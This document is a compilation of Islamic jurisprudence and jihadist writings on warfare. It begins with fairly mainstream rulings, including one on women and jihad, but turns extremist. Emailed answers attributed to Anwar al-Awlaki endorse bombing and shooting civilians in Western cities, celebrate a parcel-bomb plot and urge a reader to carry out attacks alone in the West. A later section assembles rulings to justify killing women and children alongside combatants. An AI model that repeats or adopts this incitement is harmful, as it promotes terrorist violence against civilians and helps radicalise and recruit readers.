It says in *Khishshaaf al-Qinaa'* (3/26): Women are not allowed (to engage in jihad) because they are a source of temptation, as well as not being qualified to fight, because of their natural tendency to be weak and cowardly, and because there is no guarantee that the enemy will not capture them and regard it as permissible to do to them that which Allaah has forbidden. Some of the scholars said: except the wife of the ruler or commander, who may be present to attend to his needs, because of the actions of the Messenger of Allaah (peace and blessings of Allaah be upon him), or an old women in cases of need only, such as giving water to the troops and treating the wounded, because al-Rubayyi' bint Mu'awwidh said: "We used to go out to fight with the Prophet (peace and blessings of Allaah be upon him), bringing water and serving them, bringing back the wounded and the slain to Madeenah." Narrated by al-Bukhaari. And a similar report was narrated from Anas by Muslim. That is because men may be distracted from these tasks by fighting, so this is a help to the Muslims and supporting them in their fight.

All of this has to do with jihad in cases where the enemy has not invaded the Muslim land, in which case jihad becomes obligatory on every able-bodied person, man or woman, and a woman may then go out without her husband's permission. Al-Kaasaani al-Hanafi (may Allaah have mercy on him) said: "But at times of general mobilization, such as when the enemy is seeking to invade a Muslim land, then it becomes an individual obligation (fard 'ayn) on every single Muslim who is able to fight, because Allaah says (interpretation of the meaning):

"March forth, whether you are light (being healthy, young and wealthy) or heavy (being ill, old and poor)"

[al-Tawbah 9:41]

It was said that this was revealed concerning general mobilization. And Allaah says (interpretation of the

meaning):

"It was not becoming of the people of Al-Madinah and the bedouins of the neighbourhood to remain behind Allaah's Messenger (Muhammad r when fighting in Allaah's Cause) and (it was not

becoming of them) to prefer their own lives to his life"

[al-Tawbah 9:120]

From *Badaa'i' al-Sanaa'i'*, 7/98

It says something similar in *al-Sharh al-Sagheer*, one of the Maaliki books (2/274): that if the enemy attacks a Muslim land, then jihad becomes an individual obligation for every man and woman.

In conclusion:

Jihad is not obligatory for women in principle, except in cases of necessity, such as if the kuffaar attack a Muslim land, in which case jihad becomes obligatory for women, according to their abilities. If a woman is not able to fight then she is not obliged to do so, because Allaah says (interpretation of the meaning):

"Allaah burdens not a person beyond his scope"

[al-Baqarah 2:286]

And Allaah knows best.

Islam Q&A (www.islam-qa.com) == Question #45618: The ruling on jihad for women
== http://63.175.194.25/index.php?ln=eng&ds=qa&lv=browse&QR=45618&dgn=4

Question: Can we fight Jihad if we do not have an Amir (leader)?

Defence of the Muslim Lands
Dr. Abdullah Azzaam (May Allah accept him as Shaheed)

Yes we fight, and we haven't an Amir. None has said that the absence of a community of Muslims under an Amir cancels the Fard of jihad. In fact we have seen Muslims at the time of the Crusades and during the Tar-tar invasions fighting with different Amir's. In Halab (in Syria) there was an Amir, in Damascus there was an Amir, and in Egypt there was more than one Amir. Some of these even asked help from Christians against their brother Amir, as what happened when Shawar asked help from Christians against another Amir , Dar Gham, in Egypt.

Not one of the scholars has said that such a situation and such corruption cancels the obligation of jihad for the defense of the Muslim lands. On the contrary it multiplies their duty. The same thing happened in Andalusia, as the poets said: *"They were divided into sects, each in their places, Each place an Amir and each its pulpit"*

And another wrote, *"That which made me dispair of Andalusia, were the king's titles, Great titles of which they were not worthy, Like the cat who mimics the lion by puffing himself up"*

Not one of the scholars has said that there is no jihad under these conditions, in fact, the scholars were themselves in the front lines of Andalusia.

The battle may be void of a legitimate commander appointed by the Amir. As it was on the Day of Mu'tah. Khalid Bin Walid stood up and raised the flag, that by him, Allah saved the Muslim army. And, for this he was commended by the Prophet (sallallahu alayhe wa salam).

Maybe the Imam or the Amir al Mu'mineen is not present, this does not annul the obligation of fighting and the defense of the Muslim lands. We do not wait for the Caliphate to be restored. Because, the Caliphate does not return through abstract theories, amassed knowledge and studying. Rather, jihad is the right way to reform the divided authorities to the ultimate authority of the Caliphate.

The mujahideen choose their Amir for jihad from amongst themselves. He organizes them and unifies their efforts and makes the strong support the weak. In a sahih hadith from Uqbah Bin Amar, who was amongst the to-be-mentioned party, said: *"The Prophet (sallallahu alayhe wa salam) sent out a party and he chose from amongst them a swordsman (leader). When he returned he said, "I have not seen the like of when the Prophet (sallallahu alayhe wa salam) blamed us. He said, "are you unable that if I send a man and he fails to apply my order to replace him with one who applies my order."* (Abu Daud and Ahmad and Sahih al Hakim and agreed upon by ath Thahabi. See Fath ar Rabbani 14/45).

The Messenger of Allah (sallallahu alayhe wa salam) encouraged them to change the Amir of the party even if he was given the flag by the noble hand of the Prophet himself. So how is it if there is no Amir from the beginning? Of the most critical situations requiring an Amir is that of wartime.

Ibn Qadama said in Al Mughni 8/253: *"The absence of an Imam does not postpone the jihad because much is lost in its postponement"*. If the people choose an Amir, he must be obeyed. As mentioned in Fath al Ali al Malik 1/253.

The Sheikh Miyara stated that if there is an absence of an Amir, and the people are agreed to appoint a great one in this time, to pave their ways, to make the strong support the weak, and he exerts his effort to achieve this to the best of his ability, it is evident that to stand against him is not permitted. Who opposes him seeking to create sedition, disobeys Islam and disrupts the Jamat. In Sahih Muslim: *"Surely it will be predicaments and predicaments and who wants to disrupt the order of this*

Ummah while they are a whole, kill him whoever he is". And: *"Who came to you while you are united under one man, and wants to disrupt your Jamat kill him"*. {Defence of the Muslim Lands, pages 32-34}

A Fabricated hadeeth - Greater & Lesser Jihad

There is a saying, *"We have returned from the lesser Jihad (battle) to the greater Jihad"*, which the people quote on the basis that it is a hadeeth, which is infact false, fabricated hadith which has no basis. According to this belief, striving against desires of the self is considered the *Greater* Jihad, which makes the Jihad of the battlefield the *Lesser* Jihad. However, this so-called hadith is only a saying of Ibrahim bin Abi Ablah one of the Successors, and it contradicts textual evidences and reality.

Ibn Taiymiyyah said in Al-Furqan PP. 44-45: *"This hadith has no sources and nobody whomsoever in the field of Islamic knowledge has narrated it. Jihad against the disbelivers is the most noble of actions and moreover it is the most important action for the mankind."*

Al-Khateeb al-Baghdadi reports it is daeef (weak) due to the narrator Khalaf bin Muhammad bin Ismail Al-Khiyam. Al-Haakim says, *"His hadeeths are unreliable"*. Abu Ya'la Al-Khalili says, *"He often adulterates, is very weak and narrates unknown hadith."* (Mashari-ul-Ashwaq, Ibn Nuhas 1/31).

There is also the narrator Yahya bin Al-Ula who is a known liar and forgerer of hadith (Ahmad). Amru bin Ali, An-Nasai and Ad-Daraqutni state, *"His hadith are renounced."* Ibn Adi states, *"His hadith are false."* (Tahzeeb-ut-Tahzeeb 11/261-262)

Ibn Hajar said, *"He was accused of forging hadith."* (At-Taghrib). Adh-dhahabi said, *"Abu Hatim said that he is not a strong narrator, Ibn Ma'een classified him as weak and Ad-Daraqutni said that he is to be neglected."*

This hadeeth also contradicts clear verses of the Qur'an. Allah the *Mighty*, the *Majestic*, says, *(Translation of the Meaning)*,

"Not equal are those of the believers who sit (at home), except those who are disabled (by injury or are blind or lame, etc.), and those who strive hard and fight in the Cause of Allah with their wealth and their lives. Allah has preferred in grades those who strive hard and fight with their wealth and their lives above those who sit (at home). Unto each, Allah has promised good (Paradise), but Allah has preferred those who strive hard and fight, above those who sit (at home) by a huge reward; Degrees of (higher) grades from Him, and Forgiveness and Mercy. And Allah is Ever OftForgiving, Most Merciful."

Qur'an *[4:95-96]*

The verse of the sword (Ayat As-Saif 9:5)

Indeed most of the scholars of tafseer-ul-Quran spoke about a verse of the quran and called it ayat as-saif (verse of the sword) and that is the saying of Allah:

'So when the Sacred Months have passed, then fight the Mushrikin wherever you find them, and capture them and besiege them, and lie in wait for them in each and every ambush. But if they repent and perform the Salah, and give the Zakah, then leave their way free. Verily, Allah is Oft-Forgiving, Most Merciful.' (Surah at-Tawbah 9:5)

Concerning this verse al-Hafith ibn Katheer said:

(So when the Sacred Months have passed...), meaning, `Upon the end of the four months during which We prohibited you from fighting the idolators, and which is the grace period We gave them, then fight and kill the idolators wherever you may find them.' Allah's statement next,

(then fight the Mushrikin wherever you find them), means, on the earth in general, except for the Sacred Area, for Allah said,

(And fight not with them at Al-Masjid Al-Haram, unless they fight you there. But if they attack you, then fight them.)[2:191] Allah said here,

(and capture them), executing some and keeping some as prisoners,

(and besiege them, and lie in wait for them in each and every ambush), do not wait until you find them. Rather, seek and besiege them in their areas and forts, gather intelligence about them in the various roads and fairways so that what is made wide looks ever smaller to them. This way, they will have no choice, but to die or embrace Islam,

(But if they repent and perform the Salah, and give the Zakah, then leave their way free. Verily, Allah is Oft-Forgiving, Most Merciful.) Abu Bakr As-Siddiq used this and other honorable Ayat as proof for fighting those who refrained from paying the Zakah. These Ayat allowed fighting people unless, and until, they embrace Islam and implement its rulings and obligations. Allah mentioned the most important aspects of Islam here, including what is less important. Surely, the highest elements of Islam after the Two Testimonials, are the prayer, which is the right of Allah, the Exalted and Ever High, then the Zakah, which benefits the poor and needy. These are the most honorable acts that creatures perform, and this is why Allah often mentions the prayer and Zakah together. In the Two Sahihs, it is recorded that Ibn `Umar said that the Messenger of Allah said,

(*I have been commanded to fight the people until they testify that there is no deity worthy of worship except Allah and that Muhammad is the Messenger of Allah, establish the prayer and pay the Zakah.*) This honorable Ayah (9:5) was called the Ayah of the Sword, about which Ad-Dahhak bin Muzahim said, "It abrogated every agreement of peace between the Prophet and any idolator, every treaty, and every term.'' Al-`Awfi said that Ibn `Abbas commented: "No idolator had any more treaty or promise of safety ever since Surah Bara'ah was revealed. The four months, in addition to, all peace treaties conducted before Bara'ah was revealed and announced had ended by the tenth of the month of Rabi` Al-Akhir.'' (Tafseer Ibn Katheer)

Al-Haafith Mohammed al-Kalbi said: "And we find here what abrograted the turning away from the disbelievers and keeping patient about the harm they do to us. This is to order us to fight them and to avail us from repeating that which was abrogated, and which was mentioned in 114 verses out of 54 Surahs. (Tafseer ut-Tas-hil- li-'Ulumi at-Tanzil)

Imaam ibn Hazm al-Andalusi said: "In one hundred and fourteen verses out of forty eight surahs, all (these verses) were abrogated by the saying of Allah: **'then fight the Mushrikin wherever you find them'** (An-Naasikh wal-Mansukh - In the chapter of "The turning away from the Mushrikun')

The evil of abandoning jihad

The prophet (alayhe salatu wa salam) said: “the most evil of what is in a man is niggardliness and cowardice.” (Reported by Bukhari and Abu Dawood. Classified Saheeh. Saheeh Al-Jaami’ No. 3603)

The Messenger of Allah (peace and blessing be upon him) said: One who died but did not fight in the way of Allah nor did he express any desire (or determination) for Jihad died the death of a hypocrite. (Narrated by Abu Hurayrah – Saheeh Muslim No. 888)

O believers! What is the matter with you that when you are asked to march forth in the way of Allah, you cling to the earth? Do you prefer the life of this world to the life of the hereafter? If it is so, then you should know that the comforts of this life are little compared to the life of the hereafter. (9:38)

Those who remained behind (did not join the Tabuk expedition) were delighted to sit inactive behind Allah's Rasool, and they hated to make Jihad with their goods and their persons in the cause of Allah. They said to each other "Do not go forth in the heat." Say to them: "The fire of hell is much more severe in heat." If only they could understand! (9:81)

Will you not fight against those people who have broken their oaths, conspired to expel the Rasool and were the first to attack you? Do you fear them? Nay, it is Allah Who is more deserving of your fear, if you are true believers. (9:113)

If you do not march forth, He will inflict on you a painful punishment and replace you with other people, and you cannot harm Him at all, for Allah has power over everything. (9:39)

And what reason do you have not to fight in the cause of Allah, to rescue the helpless oppressed old men, women, and children who are crying: "Our Rabb! Deliver us from this town whose people are oppressors; send us a protector by Your grace and send us a helper from Your presence?" (4:75)

The believers were asking: "Why is not a Surah revealed allowing us to fight?" But when a decisive Surah carrying the order of allowing them to fight is revealed, you saw those in whose hearts was a disease looking at you like the one under the shadow of death. Woe to them! (47:20)

Lying to the enemies

It was indeed confirmed in the hadeeth that lying is permitted in three instances (As according to the hadeeth quoted in Muslim, Tirmidhi, Abu Dawood and others that lying is not permissible except in three circumstances: lying to the enemy, making reconciliation between people and when a husband lies to his wife, or a wife to her husband (for the sake of the greater good)). At-Tabari said: "The only lying which is permitted, is at-ta'reedh (To say something that is true in a way that the listener understands it wrongly as is intended) and not the actual lying which is not allowed." That was his personal saying (Imaam an-Nawawi said). In contrast, it is clear that the actual lying itself is permitted. However, to confine it to at-ta'reedh is better and Allah knows best. (From Sharh Saheeh Muslim: 12/45) {The Absent Obligation, page 74}

Sincerity in Jihad for the cause of Allah

Sincerity is to purify the intention of drawing near to Allah from all impurities. It has also been said that it is to forget that people see you by constantly remembering the Creator. Imaam Ibn al-Jawzi said: "Indeed Iblees confused a lot of people who marched forth for Jihaad with the intention of showing off so as to be said that so and so was a warrior, or perhaps the intention was for the sake of being called a brave man or seeking the booty, however actions are but intentions." (Talbees Iblees - The Devil's Deception - pp.168-169)

Abu Hurayrah (radhi Allahu anhu) reported that the Prophet (sallallahu alayhe wa salam) said: The first man (whose case) will be decided on the Day of Judgment, will be a man who died as a martyr. He shall be brought (before the Judgment Seat). Allah will make him recount His blessings (i.e. the blessings which He had bestowed upon him) and he will recount them (and admit having enjoyed them in his life). (Then) will Allah say: What did you do (to requite these blessings)? He will say: I fought for Thee until I died as a martyr. Allah will say: You have told a lie. You fought so that you might be called a "brave warrior". And you were called so. (Then) orders will be passed against him and he will be dragged with his face downward and cast into Hell. (Saheeh Muslim No. 884)

The Messenger of Allah (peace be upon him) said: Who seeks martyrdom with sincerity shall get its reward, though he may not achieve it. (On the authority of Anas ibn Malik – Saheeh Muslim No. 886)

It was narrated by Sahl ibn Hunayf that the Messenger of Allah (peace and blessings be upon him) said: Who sought martyrdom with sincerity will be ranked by Allah among the martyrs even if he died on his bed. (Saheeh Muslim No. 887)



with
Sheikh Anwar Al-'Awlaki

- may Allah accept his martyrdom -

E-MAILED QUESTION:
Q: With regard to the ruling on killing non-combats:
Sheikh 'Uthaymīn says that it is allowed to kill non-combats if they kill our non-combats, because of the *ayāt* that say, that we can do the same to them as they do to us, but some say that this is incorrect, because if the *kuffār* rape Muslim women, we can still not rape their women. What do we say to these people?

A: First of all, some things need to be made straight:

It wasn't the Muslims who dragged in civilians into this war. It was the Americans, and on a scale that is astronomically different than ours. They killed millions of Muslim civilians in cold blood during the embargo of Iraq which was before 9/11.

Secondly, it is amazing how the West wants to go about its imperialistic greedy oppressive business of occupying, colonizing and plundering the wealth of the Muslim world, supporting a racist and brutal occupation in the heart of the Muslim world, Palestine, and then does not expect any retaliation whatsoever from the Muslims. And with all insolence, paints the Muslims who are defending themselves as the aggressors. I mean this is something that could never pass if the West did not have the tools to pass on such a lie and such an unbelievable distortion of history, but the West does have such a tool and that is the media. The media succeeded in distorting the facts and presenting wrong as right, evil as good.

Now back to the topic of targeting the populations of countries that are at war with us. Is it allowed or not? Well, first of all, why is the West so concerned about this issue, why do they talk about it a lot? This emphasis on this form of war is proof that it hurts them. It hurts the West when we target their civilians and it concerns them and worries them, and this is why they are spending so much effort in trying to scare us off from adopting to such measures. Because for those who understand how a democracy functions, when a group starts targeting the population of a democratic nation rather than its army you could end up opening a Pandora's box that the political elite fail to control. You do not know how the masses would react. In Spain for example, after the Madrid bombings they kicked out the Aznar government. A population in a Western country may start asking questions if they feel endangered, they might start asking, "Why are we fighting wars 1000s of miles away? Why are we supporting Israel? What benefit to us a society as a nation do we get from supporting Israel? Is it worth the price? These are questions the political elite in Western countries do not want their populations to ask, and therefore, they want to keep their populations at sleep and ironically, it is the operations of the Mujahideen, that are targeting these populations, that might wake up these populations and make them ask the questions that are important for them and that they should be asking. But if the attacks don't wake them up and end up making them more resolved to carry on with supporting their governments in their anti-Muslim policies, then fine, they have received what they deserve as voters and tax payers who are participating in the war against Islam with their wealth and vote.

Therefore, if you ask me as a tactic, is targeting the civilian population of the West a good thing to do? I would say yes, because it is much more potent and powerful. Soldiers are expected to die anyway. That's why they sign up for the army, to fight and kill or be killed. So a soldier is at risk anyway and that risk is factored into his job. But a civilian is not. So when you hit the civilian you hit them where it hurts most and that is what our tactics are about.

I would also want to say to my brothers that we want to understand what is the objective of our operations: The primarily objective is not to achieve the most deaths but to achieve the most effect, the most leverage.

So an operation such as the parcel bombs did not actually kill anyone but it achieved an effect that may surpass an operation where tens of people get killed. That is because the parcel bomb operation, which the enemy calls foiled parcel bomb plot and we call Operation Hemorrhage and consider it to be successful by all means, will end up costing the enemy billions of dollars in added security measures, billions of dollars in lost revenue because of stricter security measures, a xenophobic knee jerk reaction by the Obama administration that introduced mandatory new security measures in all US airports which would cost money and most importantly aggravation it would cause to the American people.

It is interesting how the American government claims that we attack America because of its freedoms and then use our operations as excuses to curtail the freedoms of the American people. Civil liberties in the West are a self-inflicted casualty of war.

America and the West along with it are on their way out. Our brothers need to realize that their operations against the West are critical at this stage of our war because they would reveal that the war on terror was in fact a failure and a mistake and that war against the Muslim world is not the way to defend the West.

But first we need to look into whether this is *halāl* or *harām*.

We look into two situations from the time of the Messenger. *Bayāt* and the mangonel.

Bayāt was where the enemy would be attacked at night, ambushed, and during the fighting inevitably women and children and elderly get killed because of the darkness. *Rasūlullāh* ﷺ was asked about permissibility of

killing women and children during *bayāt* and he allowed it. This is in authentic narrations from *Imām Muslim* and others.

Imām Ahmad was asked about the permissibility of using *bayāt* during his time he said, "And aren't our incursions against the Romans but *bayāt*?" The matter is so agreed upon that *Imām Ahmad* says, "I do not know of anyone who has discouraged *bayāt*." The mangonel was used by the Messenger of Allāh during the siege of *At-Tāif* and was used by the generations of Mujahideen following that.

Ibn Rushd says: The general body of scholars agree that it is allowed to strike forts with the mangonel whether there are women and children in them or not. *Imām Abu Hanifa* says that if the Muslims lay siege to their enemy and the enemy stands on the walls with the children of Muslims used as shields we should strike them with arrows and mangonels but with having the intentions of not attacking the Muslim children.

Imām al Shāfi' says: That has been the tradition of the Muslims and the righteous predecessors from the companions of the Messenger of Allāh ﷺ in regards to the fortresses of the enemy and it has not been narrated to us that anyone of them stopped short of attacking a fort by mangonels or other forms of weaponry just because there are women and children among them or because there are those that shouldn't be killed among them.

Do we throw out 1400 years of war methods out of the window and suddenly come up with new rules? That's how they did it. *Rasūlullāh* ﷺ, the *sahābah*, the *khulafā al rashidūn*, the Ummayads, the Abbasids, the *Mumlūks* and the Ottomans all used catapults and later on artillery to bomb cities. That's what a catapult does, it throws a missile whether it is a rock or a container filled with combustible material into a city and it could hit a woman or a child just like it could hit a man. That is exactly what placing a bomb in Washington or London or any other Western city is. It is no different than what our predecessors used to do for 1400 years.

On the other hand, we know of the *hadīth* that prohibits the killing of women and children, so how can we combine what was mentioned below with such *hadīth*. The answer is that women and children should not be singled out, should not be specifically targeted and if they fall as prisoners of war it is not allowed to execute them. Throughout our history whenever women and children would fall captives there lives were spared unlike with the crusaders for example who slaughtered thousands of Muslim prisoners or the Moguls who wiped out the entire populations of numerous Muslims cities. However when men, women and children are mixed and integrated such as in a city or village there is no doubt that it is allowed to target them while carrying the intentions of not specifically targeting the women and children. Therefore, an attack on a population center such as a US, British, French or German city with a bomb or a firearm attack is definitely allowed.

Then we should look into the other issue which was mentioned in the question and that is that we are allowed to do to the enemy what they do to us. You see war is a matter that takes place between two parties. So you cannot set up rules that restrict yourself while your enemy does not agree to abide too. The US, Britain, France, are all guilty of horrendous human rights abuses against Muslims so who are they to lecture us on ethics of war. And who is this Muslim who has the audacity to tell us that we are not allowed to retaliate against America or its allies when American drones have attacked Pakistan over 100 times in 2011 alone! And we all know who are the casualties of drone attacks.

E-MAILED QUESTION

Q: My question is not an unusual one, many of our brothers have asked similar questions before. I have a desire to give my life in the Way of Allāh S.W.T. and get martyred in His Way and confront with enemies in the phase of *'bil yadd' (by action)*. But we're not given this opportunity due to some security problems which our brothers are facing because of the difficult time that we're going through. Secondly, if a person has an urge to fight in Allāh S.W.T's Way and he has no channel through which he can approach the brothers on the battlefield, what shall he do? He cannot find anyone who can lead him to join the brothers but has a deep urge to fight in Allāh's Way and give his life for Allāh S.W.T., what shall he do? Plz answer these questions to me as I'm not able to find anyone.

A: Whether the brother has a channel to join the brothers or not it is better for him to perform his duty of Jihād in the West. On the battlefield, you are just another soldier, but in the West you are an army on your own. When *Nu'āim bin Mas'ūd* came to *Rasūlullāh* ﷺ as mentioned by the narrators of *sīrah*, *Rasūlullāh* ﷺ told him: with us you are only one man but go back to them and weaken them as much as you can. Our advice to you is: Among us you are just one man, remain where you are and weaken the enemy from within as much as you can. If we have brothers bringing the battle to the US, France, Britain, Germany, Denmark, Australia, that would have much more effect in weakening the enemy than having brothers join us from those countries. The West brought us war and destruction let's give the West back what it gave us.

Various Fiqh

TARGETING WOMEN AND CHILDREN OF THE KUFFAR IF THEY ARE MIXED WITH THE COMBATANTS

This was collected mainly from the works of Sheikh Nasir Al Fahd, Sheikh Ayman Al Zawahiri, and Al Tibyaan for the purpose of shortly outlining the specific ruling in Jihad which arises with the condition of being unable to differentiate Non Combatants from Combatants amongst the Kuffar upon the request of a brother.

The Issue of Jihadi Operations in presence of Non-Combatants can be viewed from different angles, with The GENERAL Ruling being that it is not allowed to target noncombatants.

Nāfi' (ra) narrated on the authority of Ibn 'Umar (ra), "The Messenger saw a woman who had been killed in one of the campaigns, so he disapproved of this; and he prohibited the killing of women and children." "*Sahīh Al-Bukhārī*" (4/147), and "*Sahīh Muslim*" (3/1364).

However there are SPECIFIC rulings which restrict the above General ruling provided certain conditions are met. Below we will look at one of these conditions

Number 1. When Combatants and Non-Combatants are mixed and it is impossible to differentiate between them

When the above condition is met, it is permissible to target them with the risk of killing their women and children while aiming at the Combatants. Within this topic would also come many other vast situations of which some will be mentioned here Insha Allah.

1. A) Night Attacks

And the evidence for this is the following Hadith which was narrated by Bukhari and many others,

As-Sa'b Ibn Jathāmah narrated, "And the Prophet of Allāh (may peace be upon him), when asked about the women and children [Tharāriyy] of the polytheists being killed during the night raid- he said: *"They are from them"*. And in similar narrations, it is reported that he replied by saying, "*They are from their fathers."* Refer to "*Fat'h Al-Bārī*" (6/146), and "*Al-Minhāj Sharh Sahīh Muslim Ibn Al-Hajjāj*" (12/49), "*Sunan Ibn Mājah*" (2/967), "*Sunan Abī Dāwūd*" (3/56), "*Musnad Ahmad*" (4/38), Al-Bayhaqī (9/78), Ibn Abī Shaybah (12/388), At-Tabarānī in "*Al-Kabīr*" (8/102), Al-Baghawī in "*Sharh As-Sunnah*" (10/50), Al-Humaydī (2/343, # 781), and At-Tahāwī in "*Ma'ānī Al-Āthār*" (3/221), and "*Jāmi' Al-Usūl*" by Ibn Al-Athīr (2/733), and Ibn al-'Arabī in *'Āridhat al-Ahwathī* (7/65).

Al- Bayhaqi Mentions in Sunan Al Kubra (9/78) that al-Shafii said, In our view, and Allah alone knows best, the meaning of the prohibition on killing women and children is on intentionally seeking to kill them when they can be recognized and distinguished from those who have been ordered to be killed. The meaning of the Prophet's words, "*They are of them,*" is that they unite two traits: they do not have the legal factor of faith, which spares one's blood, nor do theylive in an abode of faith, which prevents an attack on that abode. *See Al-Shafiee Risaalaa pge 299*

Ibn Qudāmah (ra) narrates, “He (Ahmad Ibn Hanbal) said, ‘The *Hadīth* of As-Sa’b came after the forbiddance of killing the women and children, because his forbiddance of killing the women was when he sent (men) to Ibn Abī Al-Huqayq, and because it is possible to reconcile the two (*Hadīths*); the forbiddance upon intentionally (killing them), and the permissibility for what is besides that.” “*Al-Mughnī Wash-Sharh Al-Kabīr*” (10/503).

Al-Nawawi says: "Its implied meaning: He was asked about the rule governing the children of nonbelievers who are attacked while they are spending the night, and so some of their women and children are mortally wounded. He said that the children belong to their parents; in other words, there is nothing wrong with doing so. The legal status of their parents applies to them in inheritance, marriage, retaliation, bloodwit, and other matters. The meaning also is if they are not intentionally targeted without necessity. ……..As for the previous Hadith, concerning the prohibition on killing women and children, the intention is if they can be distinguished. This Hadith that we have just mentioned, concerning the permissibility of attacking them by night and killing women and children in the night raid, is our doctrine and the doctrine of Malik, Abu Hanifah, and the majority. This Hadith contains proof of the permissibility of attacking by night and of raiding those who have been reached by the call [to Islam] without giving them prior notice." Al-Nawawi, *Sharh Muslim*, v. 6, p. 189.

Ibn Hajar says: "The word *bayat*, as used in the Hadith, means that the non-believers are attacked at night, so that one cannot distinguished among them as individuals.

"The phrase, 'They are of them,' means that it is so in that case. It does not mean that they may be killed by aiming at them; the meaning is that if the parents can be reached only by trampling the children, who, if hit, are hit because they were mixed with the former, the latter may be killed. *Fath al-Bari*, v. 9, pp. 223-224.

Ibn Qudamah al-Maqdisi (may God have mercy on him) said:

"Section: There is nothing wrong with attacking the non-believers by night, i.e., raiding them by night and killing them when they are unprepared. "Ahmad [Ibn Hanbal] said there was nothing wrong with attacking by night. 'Are the attacks of the Byzantines anything but night attacks? We know of no one who disapproves of attacking the enemy by night.'

"Sufyan recited the following tradition to him on the authority of al-Zuhri, who had it from Abdallah, who had it from Ibn Abbas, who had it from al-Sa'b Ibn Jaththamah, who said: 'I heard the messenger of Allah (Sallallahu alayhi wasallam) being asked about the polytheist tribesmen, whether we should attack them by night and hit some of their women and children. He said that the latter were of them.'

"He [Ibn Hanbal] said that the chain of transmitters was good.

"Someone might object that the prophet forbade the killing of women and children.

"We would say that it (the forbiddance) refers to killing them intentionally.

"Ahmad [Ibn Hanbal] said, 'If he intends to kill them, then it is not permissible.’ *al-Mughni*, v. 21, p. 101

1. B) Bombarding towns or fortresses with catapults

It is established in many traditions that the Prophet and his companions used catapults and it is known that a catapult by nature would not distinguish a Combatant and a Non-Combatant.

Al-Amir al-San'ani said:

"From Makhul : 'The prophet erected a catapult against the people of Al-Ta'if.' Al-San'ani, *Subul al-Salam*, v. 6, p. 167. Abu Dawud

Ibn Rushd (ra) said, “And the jurists are all united on the permissibility of using catapults to strike the fortresses of the *kuffār*, regardless of whether or not their women and children are in there; due to the Prophet attacking the People of At-Tā’if using a catapult.” “*Bidāyat Al-Mujtahid*” (1/385-386).

Imām Ibn An-Nahhās (ra) said, “It is permissible to attack them with catapults, fire, and to drown them in water [if they are on ships] - even if there are women and children amongst them. *But* if there is a *Muslim* prisoner or merchant, or a *Musta’man* [a person with a covenant], then it is *Makrūh* [disliked], unless there is a necessity.” “*Mashāri’ Al-Ashwāq*” (2/1024).

Shaykh Husayn Umar Ibn Mahfuz said:

"Analogous to the catapult are other heavy weapons, such as artillery and tanks and attack by war planes." (The legal Basis for the Events at America)

Ibn Hajar al-Haytami al-Shafii *(Tuhfat al-Muhtaj,* 9/242):

This is permissible even if there are one or more Muslims among them, such as merchants or prisoners of war. They may be besieged and killed by means that have a general effect. They may subjected to surprise attack at night, even if it is known that Muslims will be killed thereby, although one should guard against this as far as possible. According to the doctrine of the legal school, **this is so that the enemy cannot force us to abandon jihad by imprisoning a Muslim among them.**

Imam Al-Shafii (Kitab al-Umm, 4/257):

If the enemy fortifies himself on a hill, by a stronghold, by entrenchment, or by scattering caltrops, or any kind of fortification, they may be bombarded with catapults, siege engines, fire, scorpions, snakes,
and anything hateful to them. The fighters may divert water against them to drown them or so that they become bogged down in mud. All this may be done whether or not there are children, women, and monks with them because the abode has not become immune by profession of Islam or treaty. Similarly,
there is nothing wrong with burning their fruit trees and other trees and devastating their cultivated land and any of their inanimate possessions.

Ibn Qudamah (al-Mughni, 9/230):

Al-Khiraqi said, Whenthe enemy is fought, they are not burnt with fire. When one haspower over the enemy, one may not burn him with fire. We know of no disagreement about this. Abu Bakr al-Siddiq, may Allah be pleased with him, used to order that the people who apostatized after the Prophets death should be fought with fire, and Khalid ibn al-Walid did this at his command. Today, however, .I know of no disagreement among scholarsconcerning this. As for bombarding them with fire before taking
them: if they can be taken without fire, one may not bombard them with it, because they fall under the category of those over whom one has power. However, if one is powerless against them without fire, one may do so, according to what most scholars hold. So said al-Thawri, al-Awzai, and al-Shafii. The
same holds for opening the floodgates against them to drown them: if they can be overcome without it, it is not permissible, since this involves annihilating women and children, whom it is forbidden to annihilate intentionally.

However, if they cannot be overcome otherwise, it is permissible. Night raids that involve this are also permissible, and one may set up a catapult against them. The plain sense of the words of Ahmad [ibn Hanbal] is that it is permissible both when there is need and when there is
not.

The Hanafee Jurist Al-Sarakhsi *(al-Mabsut,* 10/65): There is nothing wrong with releasing water into the enemy's city, burning them with fire, or bombarding them with the catapult, even if there are children or Muslim prisoners of war or traders among them.

The Maliki Jurist Al-Kharashi *(Sharh Khalil,* 3/113): One may fight the enemy with all means of warfare if they do not accept the summons [to Islam]. One may cut off their water so that they die of thirst; one may divert water against them so that they die of drowning, according to common usage; or they may be killed by implements, such as by striking with the sword, piercing with the spear, bombardment by catapult, or any similar implements of war.

1. C) When The Kuffar use their women and children as Human Shields.

Imām An-Nawawī (ra) said, "And if there is close combat [i.e. near their homes], and the *kuffār* use their women and children as (human) shields, *it is permissible to strike them*." "*Minhāj At-Tālibīn*" (4/224).

Imām Al-'Izz Ibn 'Abdis-Salām (ra) said, "We view it *permissible to kill the children of the kuffār* if they are used as shields." "*Qawā'id Al-Ahkām Fī Masālih Al-Anām*" (1/82).

Imām Zakariyya Al-Ansārī (ra) said, "And it is prohibited to destroy animals, due to their innocence, and because of the prohibition of killing animals for any purpose other than eating- unless there is a need to kill them, such as killing horses which the *kuffār* ride upon when they fight. So in such a situation it is permissible to kill (these animals), to repel the harm of the *kuffār*- just as it is permissible to kill their women and children if they are used as shields." "*Fat'h Al-Wahhāb*" (2/301).

Shaykh Al-Islām Ibn Taymiyyah (ra) said. "And the scholars are *united* that, if the armies of the *kuffār* shield themselves using the Muslim prisoners who are with them, and danger is feared for the (rest of the) Muslims if the *kuffār* are not fought- then it is permissible to fight them, *even* if it leads to the killing of the Muslims who were being used as shields." "*Majmū' Al-Fatāwā*" 28/537-546, 20/52

If that is what Ibn thaymiyya said regarding the case with the Muslim prisoners used as shields, than what more of the Kuffar whose blood is of lesser value?

Ibn Qudamah said:

"(7577) Chapter: If in war they use their women and children as shields, it is permissible

to shoot at them, but one aims at the fighters. This is because the prophet shot at them with the catapult when there were women and children with them. It is also because the Muslim's abstaining from them would lead to the halting of jihad; for when the enemy found out, they would take them as shields whenever they were afraid, and so jihad would halt.

"It is the same regardless of whether the fighting is at close quarters or not, because the Prophet SAW did not delay shooting when the fighting was at close quarters. *al-Mughni*, v. 4, p. 449.

Ruling on Fighting Americans Outside Iraq

by Shaykh Nāsir ibn Hamad al-Fahd

Important Fatwa Regarding Fighting Americans Outside Iraq
Question:
